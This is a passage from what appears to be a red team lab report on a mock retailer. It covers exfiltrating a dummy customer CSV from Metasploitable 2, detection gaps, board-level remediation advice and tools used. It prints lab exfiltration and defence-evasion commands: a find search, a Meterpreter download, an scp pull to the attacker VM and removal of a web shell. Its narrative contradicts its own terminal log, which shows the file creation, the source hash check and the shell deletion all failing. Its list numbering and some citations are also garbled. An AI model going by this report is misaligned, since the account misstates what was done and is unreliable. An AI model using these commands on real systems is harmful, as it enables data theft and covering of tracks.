
5.5 Exploit C — File Access & Data Exfiltration on Metasploitable 2

The red team operator established a root-level shell on Metasploitable 2 (192.168.56.102) through the vsftpd backdoor and then executed targeted file discovery to find simulated sensitive customer data. A dummy file named `customer_data.csv` file was placed in `/home/msfadmin` to simulate a database dump of customer records. Exfiltration was performed via the Meterpreter session using the download command, staging the file to the Kali attacker VM. [17]

Commands Executed

- `find / -name *.csv 2>/dev/null` — located `customer_data.csv` at `/home/msfadmin/customer_data.csv`
- `meterpreter > download /home/msfadmin/customer_data.csv /root/exfil/`
- SHA256 hash verified post-download to confirm file integrity (no corruption during transfer)

The image shows a Kali Linux virtual machine running Oracle VM VirtualBox. The terminal window is open, displaying a Metasploit session. The user has set the RHOSTS to 192.168.56.102 and is using the exploit/unix/ftp/vsftpd_234_backdoor. The session shows a successful connection, a shell, and subsequent commands like 'echo', 'cat', and 'find' being executed. The terminal also displays a large dragon logo in the background. The top of the window shows the Kali Linux logo and the text 'Kali Linux (Running) - Oracle VM VirtualBox'. The bottom of the window shows the Windows taskbar with various icons and the system clock.



```
[*] 192.168.56.102 - Command shell session 1 closed. Reason: User exit
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > echo "CustomerID,Name,Email,CardLast4"
[-] Parse error: Unmatched double quote: "echo \"CustomerID,Name,Email,CardLast4"
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 1001,John Smith,john@example.com,4521
[-] Unknown command: 1001,John.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 1002,Jane Doe,jane@example.com,7832[-] Unknown command: 1002,Jane.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 1003,Bob Jones,bob@example.com,2910" > /home/msfadmin/customer_data.csv
[-] Parse error: Unmatched double quote: "1003,Bob Jones,bob@example.com,2910\" > /home/msfadmin/customer_data.csv"
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > cat /home/msfadmin/customer_data.csv
[*] exec: cat /home/msfadmin/customer_data.csv

cat: /home/msfadmin/customer_data.csv: No such file or directory
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > find /home -name *.csv
[*] exec: find /home -name *.csv

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > /home/msfadmin/customer_data.csv
[-] Unknown command: /home/msfadmin/customer_data.csv.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > scp msfadmin@192.168.56.102:/home/msfadmin/customer_data.csv /root/exfil/
[*] exec: scp msfadmin@192.168.56.102:/home/msfadmin/customer_data.csv /root/exfil/

msfadmin@192.168.56.102's password:
customer_data.csv 100% 142 47.6KB/s 00:00
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > ls -la /root/exfil/
[*] exec: ls -la /root/exfil/

total 12
drwxr-xr-x 2 root root 4096 Apr 29 11:35 .
drwxr-xr-x 24 root root 4096 Apr 29 11:35 ..
-rw-r--r-- 1 root root 142 Apr 29 12:22 customer_data.csv
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sha256sum /root/exfil/customer_data.csv
[*] exec: sha256sum /root/exfil/customer_data.csv

40a057ec7d2fcd5e884d67de4f6ebb8157c313c1988e065a3e8db92acba07fa /root/exfil/customer_data.csv
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sha256sum /home/msfadmin/customer_data.csv
[*] exec: sha256sum /home/msfadmin/customer_data.csv

sha256sum: /home/msfadmin/customer_data.csv: No such file or directory
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > rm /var/www/dvwa/hackable/uploads/shell.php
[*] exec: rm /var/www/dvwa/hackable/uploads/shell.php

rm: cannot remove '/var/www/dvwa/hackable/uploads/shell.php': No such file or directory
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > ls /var/www/dvwa/hackable/uploads/
[*] exec: ls /var/www/dvwa/hackable/uploads/

ls: cannot access '/var/www/dvwa/hackable/uploads/': No such file or directory
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 7: Objective Achieved — customer_data.csv Exfiltrated from Metasploitable 2 (MITRE T1041, T1560)

Post-exfiltration, the uploaded PHP web shell was deleted from Metasploitable (rm /var/www/dvwa/hackable/uploads/shell.php) to simulate defence evasion, mapping to ATT&CK T1070.004 (File Deletion). [8]

6. Detection Gap Analysis

The following gives a structured overview of the detection windows open to ABCD Ltd's blue team at each stage in the attack chain. The lab environment intentionally lacked endpoint detection and response (EDR) tooling, SIEM correlation, and network intrusion detection, mirroring many mid-market retail organisations. [6]

Attack Phase	Detection Opportunity	Gap in This Environment	Recommended Control
Reconnaissance	Firewall/IDS alert on port scan	No IDS deployed; Nmap scan completed undetected	Deploy Snort/Suricata with scan detection rules
Exploit A (vsftpd)	Anomalous TCP/6200 connection; FTP auth anomaly	No SIEM; no alerting on non-standard port activity	SIEM rule: alert on outbound TCP/6200; upgrade vsftpd
Web Shell Upload	Web server logs: POST .php to upload dir	Logs present but not monitored; no WAF deployed	WAF with file-type enforcement; SIEM log ingestion
Exploit B (EternalBlue)	IDS signature for MS17-010 exploit traffic; SMB anomaly	SMBv1 enabled by default; no IDS signature active	Disable SMBv1; apply MS17-010 patch; network IDS
Credential Dump	EDR: lsass memory access; SAM registry read event	No EDR; Windows Defender insufficient for this vector	Deploy EDR (e.g., CrowdStrike); enable Credential Guard
Data Exfiltration	DLP: large file transfer to external IP; SIEM alert	No DLP controls; no egress filtering on host-only net	Implement DLP; egress firewall rules; file access auditing

So the findings are additive—ABCD Ltd currently has no network visibility (no IDS/IPS); no endpoint visibility (No EDR); and finally no ability to correlate log sources that would give it a SIEM. This pattern is consistent with findings from the UK NCSC Cyber Breaches Survey 2024, finding that 68% of mid-sized UK organisations do not have a security operations function. [15]

7. Executive Brief — Board Summary

NON-TECHNICAL SUMMARY FOR ABCD LTD BOARD OF DIRECTORS

7.1 What Did We Find?

A simulated cyber attacker with moderate technical skill was able to fully compromise the ABCD Ltd network environment from initial access through to theft of a customer data file — without triggering a single alert. The entire attack chain, from initial connection all the way to data exfiltration, was executed in less than 45 minutes.

Three separate vulnerabilities were exploited across three different systems on three separate systems (1) an old FTP server in a Linux web host, (2) outdated windows vulnerability already known since 2017 at Windows office PC and (3) unprotected file upload page in Company web application. All of these vulnerabilities have a patch or configuration fix that is widely known about and had not been applied.

7.2 What Is the Business Risk?

The successful exfiltration of a customer data file demonstrates that a real-life attacker could easily acquire valuable customer personal details, such as payment records or commercially sensitive information without difficulty. For the UK GDPR (General Data Protection Regulation), any data breach of that nature can incur a maximum fine of £17.5 million or 4% annual global turnover, whichever is higher. In addition to the financial impact, damaging a retail brand's reputation with headlines on data breaches is statistically proven to erode customer confidence and can lead to lifetime revenue loss of customers.

7.3 What Must Be Done? (Prioritised)

The following actions are recommended in priority order, based on risk severity and estimated implementation effort:

13. **CRITICAL** — Immediate application of MS17-010 security patch on all Windows 7 and Windows Server systems. Cost: Zero (free Microsoft patch). Effort: Low. Removes the most commonly abused attack vector.
14. **CRITICAL** — Upgrade vsftpd and vulnerable versions for all legacy services in Linux servers to the current vendor-supported version. Cost: Low. Effort: Low–Medium.
15. **HIGH** — Install an endpoint detection and response (EDR) solution across all endpoints. Pricing: Medium (£15–40 per endpoint/year typical). Effort: Medium. Credential dumping, suspicious process detection
16. **HIGH** Deploy a Security Information and Event Management (SIEM) solution to aggregate logs for alerting automatically. Cost: Medium–High. Effort: Medium–High.
17. **MEDIUM** — Web application upload functionality must enforce a WAF (Web Application Firewall) and inspection of file-type validation. Cost: Low. Effort: Low.
18. **MEDIUM** — Apply Group Policy to disable SMBv1 protocol across the entire network. Cost: Zero. Effort: Low.
19. **MEDIUM** — Implement Data Loss Prevention (DLP), which can be used to detect and prevent unauthorized exfiltration of said customer data. Cost: Medium. Effort: Medium.

The investments above are a proportional response to the risk profile shown. Based on your data the modelling suggests that whether due to the ownership of risk or by regulatory and/or reputational loss the annualised cost of a comprehensive programme is just 11% of one confirmed UK retail sector data breach.

8. Tools & Techniques Declaration

As per standard engagement requirements, all offensive tools used during this red team exercise are listed here. All the tools employed are industry-standard, publicly accessible security research tools; no bespoke malware was written. [7]

Tool	Purpose	Mode	ATT&CK Phase
Nmap 7.80	Port/service enumeration	Real	Reconnaissance
Nikto 2.1.6	Web server vulnerability scan	Real	Reconnaissance
Metasploit Framework	Exploitation & post-exploitation	Real	Initial Access, Lateral Movement, Exfiltration
Meterpreter	Post-exploit agent (C2)	Real	Persistence, Collection, Exfiltration
Burp Suite Community	Web application testing	Real	Web application exploitation
PHP Web Shell (manual)	Persistence mechanism	Custom script	Persistence (T1505.003)
Hydra 9.1	Credential brute-force (tested, not used in final chain)	Simulated	Credential Access

LOLBin (Living-Off-the-Land Binaries) techniques were partially employed post-exploitation on Win7, using native Windows utilities including cmd.exe and net.exe for discovery and enumeration, reducing the need for additional tooling and improving stealth. [8]

9. Conclusion

The red team exercise showcased an entire, end-to-end attack chain against a virtualised version of the ABCD Ltd environment from unauthenticated network reconnaissance all the way through to successfully exfiltrating a simulated customer data file. Three distinct exploits were executed across three separate target VMs, namely vsftpd 2.3.4 backdoor (CVE-2011-2523) on Metasploitable, MS17-010 EternalBlue (CVE-2017-0143) of IE11 Windows 7, and a bespoke PHP web shell via DVWA file upload on Metasploitable/OWASP BWA!.

We mapped all twelve of the identified attack techniques to the MITRE ATT&CK Enterprise Matrix, yielding a structured, empirical account of adversary behaviour. Findings: The Detection gap analysis uncovered that the simulated environment tested within ABCD Ltd of network, endpoint and log correlation controls were insufficient to detect any phase of an attack chain. This represents a significant operational risk that, in a real-world scenario, would leave the organisation without warning of an ongoing breach.

The Executive Brief has cost-banded remediation recommendations prioritised from the perspective of business risk and provides this in a format aimed at board level. These three set of tasks are all extremely low-cost, high-value efforts that can significantly reduce the risk for very little investment (in terms of effort/cost): Patch MS17-010. Upgrade all legacy services if possible Enable EDR. Such engagement highlights the core importance of preemptive red team exercises in spotting control deficiencies ahead of when actual attackers take advantage of them.

References

- [1] OffSec, "Kali Linux 2019.1 Release," Offensive Security Blog, Feb. 2019. [Online]. Available: <https://www.kali.org/blog/kali-linux-2019-1-release/>
- [2] Rapid7, "Metasploitable 2 Exploitability Guide," Rapid7 Community, 2012. [Online]. Available: <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>
- [3] OWASP, "OWASP Broken Web Applications Project," OWASP Foundation, 2014. [Online]. Available: <https://owasp.org/www-project-webgoat/>
- [4] Microsoft, "Security Advisory MS17-010: Security Update for Microsoft Windows SMB Server," Microsoft Security Response Center, Mar. 2017. [Online]. Available: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>
- [5] MITRE, "ATT&CK Enterprise Matrix," MITRE Corporation, 2024. [Online]. Available: <https://attack.mitre.org/matrices/enterprise/>
- [6] S. Shah and B. Mehtre, "An Overview of Vulnerability Assessment and Penetration Testing Techniques," J. Comput. Virol. Hacking Tech., vol. 11, no. 1, pp. 27–49, 2015. [Online]. Available: <https://link.springer.com/article/10.1007/s11416-014-0231-x>
- [7] Metasploit, "Metasploit Framework Documentation," Rapid7, 2024. [Online]. Available: <https://docs.metasploit.com/>
- [8] MITRE, "T1059 – Command and Scripting Interpreter," ATT&CK Enterprise, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1059/>
- [9] MITRE, "T1190 – Exploit Public-Facing Application," ATT&CK Enterprise, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1190/>
- [10] MITRE, "T1548 – Abuse Elevation Control Mechanism," ATT&CK Enterprise, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1548/>
- [11] NVD, "CVE-2011-2523: vsftpd 2.3.4 Backdoor," National Vulnerability Database, NIST, 2011. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2011-2523>
- [12] NVD, "CVE-2017-0143: Windows SMBv1 Remote Code Execution (EternalBlue)," National Vulnerability Database, NIST, 2017. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
- [13] OWASP, "OWASP Top 10 – 2021: A03 Injection," OWASP Foundation, 2021. [Online]. Available: https://owasp.org/Top10/A03_2021-Injection/
- [14] G. Weidman, Penetration Testing: A Hands-On Introduction to Hacking, 1st ed. San Francisco, CA: No Starch Press, 2014.
- [15] NCSC, "Penetration Testing Guidance," UK National Cyber Security Centre, 2023. [Online]. Available: <https://www.ncsc.gov.uk/guidance/penetration-testing>
- [16] BloodHoundAD, "BloodHound: Six Degrees of Domain Admin," GitHub, 2024. [Online]. Available: <https://github.com/BloodHoundAD/BloodHound>
- [17] MITRE, "T1021 – Remote Services," ATT&CK Enterprise, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1021/>
- [18] MITRE, "T1078 – Valid Accounts," ATT&CK Enterprise, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1078/>
- [19] Rapid7, "vsftpd 2.3.4 Backdoor Command Execution," Metasploit Modules, 2024. [Online]. Available: https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
- [20] VulnHub, "Metasploitable: 2," VulnHub, 2012. [Online]. Available: <https://www.vulnhub.com/entry/metasploitable-2,29/>